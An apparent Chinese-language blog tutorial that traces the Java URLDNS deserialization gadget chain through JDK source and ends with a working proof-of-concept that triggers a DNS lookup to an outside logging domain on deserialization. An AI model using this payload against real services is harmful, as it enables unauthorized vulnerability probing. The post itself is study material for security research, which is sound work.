
Java最简单的一条反序列化链子了
自己审计的第一条java链
开审!
首先是这个链子的原理
java.util.HashMap 重写了 readObject, 在反序列化时会调用 hash 函数计算 key 的 hashCode.而 java.net.URL 的 hashCode 在计算时会调用 getHostAddress 来解析域名, 从而发出 DNS 请求
我们知道,如果某个类重写了readObject,那么在反序列化时,则调用重写后的readObject方法
看hashmap的源码,找到重写的readobject

private void readObject(java.io.ObjectInputStream s)
        throws IOException, ClassNotFoundException {
        // Read in the threshold (ignored), loadfactor, and any hidden stuff
        s.defaultReadObject();
        reinitialize();
        if (loadFactor <= 0 || Float.isNaN(loadFactor))
            throw new InvalidObjectException("Illegal load factor: " +
                                             loadFactor);
        s.readInt();                // Read and ignore number of buckets
        int mappings = s.readInt(); // Read number of mappings (size)
        if (mappings < 0)
            throw new InvalidObjectException("Illegal mappings count: " +
                                             mappings);
        else if (mappings > 0) { // (if zero, use defaults)
            // Size the table using given load factor only if within
            // range of 0.25...4.0
            float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
            float fc = (float)mappings / lf + 1.0f;
            int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
                       DEFAULT_INITIAL_CAPACITY :
                       (fc >= MAXIMUM_CAPACITY) ?
                       MAXIMUM_CAPACITY :
                       tableSizeFor((int)fc));
            float ft = (float)cap * lf;
            threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
                         (int)ft : Integer.MAX_VALUE);

            // Check Map.Entry[].class since it's the nearest public type to
            // what we're actually creating.
            SharedSecrets.getJavaOISAccess().checkArray(s, Map.Entry[].class, cap);
            @SuppressWarnings({"rawtypes","unchecked"})
                Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
            table = tab;

            // Read the keys and values, and put the mappings in the HashMap
            for (int i = 0; i < mappings; i++) {
                @SuppressWarnings("unchecked")
                    K key = (K) s.readObject();
                @SuppressWarnings("unchecked")
                    V value = (V) s.readObject();
                putVal(hash(key), key, value, false, false);
            }
        }
    }
在最后的putVal函数里面,调用了hash函数计算key的hash值
进入hash函数

校验key是否为空,不为空则调用key自己的hashcode方法
刚好URL类重写了hashcode(别问我怎么知道,别人发现的,跟着复现就行)

判断hashcode是否为-1,不是就直接返回当前hashcode
这肯定不是我们想要的(啥都没干,怎么可能触发网络请求呢)
如果是-1的话,进入接下来的代码
hashCode = handler.hashCode(this);
调用了一个新的hashcode方法
this表示当前对象,将当前对象作为参数
新的hashcode代码如下
protected int hashCode(URL u) {
        int h = 0;

        // Generate the protocol part.
        String protocol = u.getProtocol();
        if (protocol != null)
            h += protocol.hashCode();

        // Generate the host part.
        InetAddress addr = getHostAddress(u);
        if (addr != null) {
            h += addr.hashCode();
        } else {
            String host = u.getHost();
            if (host != null)
                h += host.toLowerCase().hashCode();
        }

        // Generate the file part.
        String file = u.getFile();
        if (file != null)
            h += file.hashCode();

        // Generate the port part.
        if (u.getPort() == -1)
            h += getDefaultPort();
        else
            h += u.getPort();

        // Generate the ref part.
        String ref = u.getRef();
        if (ref != null)
            h += ref.hashCode();

        return h;
    }
从代码关系上来看
原hashcode方法,在hashcode这个成员变量不等于-1时
则直接调用新的hashcode方法,计算当前对象的hashcode值
在计算过程中,发现一个关键函数getHostAddress
直接翻译成中文:获取 主机 地址
对传入的参数进行了dns解析,从而获取主机地址
这是完整的过程
注意有个坑,感谢白日梦安全团队的公众号文章:

URL里面,hashcode的默认初始值为-1,在调用put的时候,其实就已经触发了dns请求,这里要用到反射,在put前先把hashcode改了,然后put
在put后再用反射改回去
写一下函数调用栈
HashMap.readObject(ObjectInputStream)
    └── HashMap.putVal(hash(key), key, value, false, false) [citation:2][citation:3]
        └── HashMap.hash(key) [citation:1][citation:6]
            └── key.hashCode()  (key 为 URL 对象) [citation:2][citation:8]
                └── URL.hashCode() [citation:1][citation:4]
                    └── URLStreamHandler.hashCode(URL) [citation:3][citation:9]
                        └── URLStreamHandler.getHostAddress(URL) [citation:4][citation:8]
                            └── InetAddress.getByName(host) [citation:2][citation:3][citation:9]
在反序列化时会触发readObject
开始编写exp
import java.io.*;
import java.lang.reflect.Field;
import java.net.MalformedURLException;
import java.net.URL;
import java.util.HashMap;

public class poc {
    public static void main(String[] args) throws IOException, NoSuchFieldException, IllegalAccessException, ClassNotFoundException {
        HashMap<URL, Integer> urlHashMap = new HashMap<>();//hashmap来源于jdk原生
        URL url = new URL("http://u42vnypa.dns.adysec.com");

        Class urlClass = url.getClass();
        Field hashCode = urlClass.getDeclaredField("hashCode");
        hashCode.setAccessible(true);

        hashCode.set(url,999999);

        urlHashMap.put(url, 999999);

        hashCode.set(url,-1);

        SerializableUser_test(urlHashMap);
        System.out.println("序列化完成");
        unSerializableUser_test("ser.txt");
        System.out.println("反序列化完成");


    }
    public static void SerializableUser_test(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.txt"));
        oos.writeObject(obj);
        //向ser.txt写入对象的序列化数据
    }
    public static Object unSerializableUser_test(String Filename) throws IOException, ClassNotFoundException {
        ObjectInputStream oIs = new ObjectInputStream(new FileInputStream(Filename));
        Object o = oIs.readObject();
        return o;
    }
}
成功发起dns请求
评论(0)
暂无评论